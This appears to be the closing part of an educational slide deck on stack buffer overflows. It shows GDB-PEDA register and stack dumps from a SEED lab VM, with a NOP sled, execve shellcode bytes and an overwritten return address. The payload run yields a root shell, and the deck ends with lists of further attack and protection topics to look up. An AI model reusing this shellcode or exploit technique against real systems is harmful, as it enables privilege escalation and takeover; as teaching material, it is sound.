
GDB




```
[-----------------------------registers-
EAX: 0xbfffeeed --> 0x90909090
EBX: 0x0
ECX: 0xbfffec10 --> 0x2
EDX: 0xbfffec34 --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffebd8 --> 0xbfffebf8 --> 0x0
ESP: 0xbfffeb60 --> 0x0
```



```
gdb-peda$ x/40w $esp
0xbfffeb60:     0x00000000      0x00000001      0xb7fff918      0x90909090
0xbfffeb70:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb80:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb90:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeba0:     0x90909090      0x90909090      0x90909090      0xc389c031
0xbfffebb0:     0x80cd17b0      0x6852d231      0x68732f6e      0x622f2f68
0xbfffebc0:     0x52e38969      0x8de18953      0x80cd0b42      0x41414141
0xbfffebd0:     0x41414141      0x41414141      0x41414141      0xbfffeb84
0xbfffebe0:     0xbfffee00      0xbfffeca4      0xbfffecb0      0x08048501
0xbfffebf0:     0xb7fba3dc      0xbfffec10      0x00000000      0xb7e20637
```



```
gdb-peda$ c
Continuing.
process 3446 is executing new program: /bin/zsh5
Error in re-setting breakpoint 1: No source file named /home/seed/Downloads/buffero
verflowexamplefiles/overflow_example.c.
Error in re-setting breakpoint 2: No source file named /home/seed/Downloads/buffero
verflowexamplefiles/overflow_example.c.
Error in re-setting breakpoint 3: No source file named /home/seed/Downloads/buffero
verflowexamplefiles/overflow_example.c.
Error in re-setting breakpoint 4: No source file named /home/seed/Downloads/buffero
verflowexamplefiles/overflow_example.c.
Error in re-setting breakpoint 5: No source file named /home/seed/Downloads/buffero
verflowexamplefiles/overflow_example.c.
$ █
```



```
[10/23/18]seed@VM:~/.../bufferoverflowexamplefiles$ ./overflow_example $(cat pay
load)
You entered '����������������������������������������������������������������1��
ð□1�Rhn/shh//bi��RS���B
                       AAAAAAAAAAAAAAAA����' at 0xbfffeb5c
# whoami
root
# ls
overflow_example    payload              peda-session-overflow_example.txt
overflow_example.c  peda-session-ls.txt  printBuffer.py
# 
```

“Advanced” Topics

Other Attacks

Congrats! You are now a super l33t hacker!

...Of the 1980s. The attack demo’d here is old news

Some other attacks you may want to google on your own time:

- Printf arbitrary read/write
- Heap overflow
- Data leakage

More Stuff To Google

Protections

- Non-executable Stack
- Address Space Layout Randomization (ASLR)
- Stack Canaries

...And Circumventing Those Protections

- NOP-sledding
- Data leakage
- Return-to-libc attack
- ROP chaining

Takeaway

A stack overflow attack is just one (classic) example of exploiting program logic to do cool stuff.

Hacking is about learning the rules and coming up with a neat way to do unexpected things within those rules.

The example we showed today is just that: **one** example. Exploitation of logic flaws can take countless forms.

Get familiar with how stuff works and you’ll be ready to start hacking!

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